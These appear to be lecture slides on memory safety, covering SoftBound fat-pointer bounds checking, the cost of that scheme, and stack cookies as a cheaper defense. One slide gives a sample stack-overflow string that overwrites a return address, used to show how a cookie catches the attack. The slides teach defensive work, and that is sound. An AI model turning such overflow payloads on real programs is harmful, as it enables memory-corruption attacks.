
Memory Safety = Temporal Safety (e.g., use-after-free)
+ Spatial Safety (e.g., buffer overflow)

Spatial safety



- Guarantee that an access does not go
 - 1) behind the Base and
 - 2) over the Bound

Softbound: Bounds checking



Softbound: Bounds checking

- A FAT pointer


- `char *a`
 - `char *a_base;`
 - `char *a_bound;`

- Allocation

- `a = (char*) malloc(512)`
 - `a_base = a;`
 - `a_bound = a+512`

- Access must be between `[a_base, a_bound)`

- `a[0], a[1], a[2], ..., and a[511]` are **OK**
- `a[512]` **NOT OK**
- `a[-1]` **NOT OK**



Softbound: Bounds checking

- A FAT pointer


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
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
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
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
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


Softbound: Bounds checking

- Propagation

- `char *b = a;`
 - `b_base = a_base;`
 - `b_bound = a_bound;`

- `char *c = &b[2];`
 - `c_base = b_base;`
 - `c_bound = b_bound;`




Softbound: Bounds checking

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


Softbound: Bounds checking


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
Softbound: Bounds checking



Softbound: Bounds checking

- Propagation

- `char *c = &b[2];`
 - `c_base = b_base;`
 - `c_bound = b_bound;`
- `c[1] = 'a';`
 - `c == b+2 == a+2`
 - `c+1 == b+3 == a+3`
 - `c_base <= c+1 && c+1 < c_bound`
- `c[510] = 'a';`
 - `c == b+2 == a+2`
 - `c+510 == b+510+2 == a+510+2 == a+512`
 - `c_base <= c+510` but `c+510 >= c_bound`
 - **Disallow write!**



Softbound: Bounds checking

- Buffer?
 - `strcpy(c, "A"*510)`
- When copying 510th character:
 - `c[510] = 'A';`
 - `c+510 > c_bound` (`c+510 == a+512 > bound...`)
 - Detect buffer overrun!
- This is how Java and other languages (e.g., rust) protect buffer overrun
- Even for `std::vector` in C++

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```
ptr = malloc(size);
ptr_base = ptr;
ptr_bound = ptr + size;
if (ptr == NULL) ptr_bound = NULL;

int array[100];
ptr = &array;
ptr_base = &array[0];
ptr_bound = &array[100];

newptr = ptr + index;    // or &ptr[index]
newptr_base = ptr_base;
newptr_bound = ptr_bound;
```

Drawbacks

- +2x overhead on storing a pointer
 - `char *a`
 - `char *a_base;`
 - `char *a_bound;`
- +2x overhead on assignment
 - `char *b = a;`
 - `b_base = a_base;`
 - `b_bound = a_bound;`
- +2 comparisons added on access
 - `c[i]`
 - `if(c+i >= c_base)`
 - `if(c+i < c_bound)`

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 - `b_bound = a_bound;`
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 - `c[i]`
 - `if(c+i >= c_base)`
 - `if(c+i < c_bound)`

Many other problems...

Use more cache

More TLBs


etc....

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Runtime Overhead




Security vs. Performance

- 100% Buffer Overflow Free
 - You pay +200% Performance Overhead
 - Think about the economy...




An Economic Defense: Stack Cookie

- A defense specific to *sequential* stack overflow
- On a function call
 - `cookie = some_random_value`
- Before the function returns
 - `if(cookie != some_random_value)`
`printf("Your stack is smashed\n");`




Stack Cookie: Attack Example




Stack Cookie: Attack Example

- `strcpy(buffer, "AAAABBBBCCCCDDDDDEEEEE\x35\x45\x04\x08")`
- On a function call
 - `cookie = some_random_value`
- Before a function returns
 - `if(cookie != some_random_value)`
`printf("Your stack is smashed\n");`



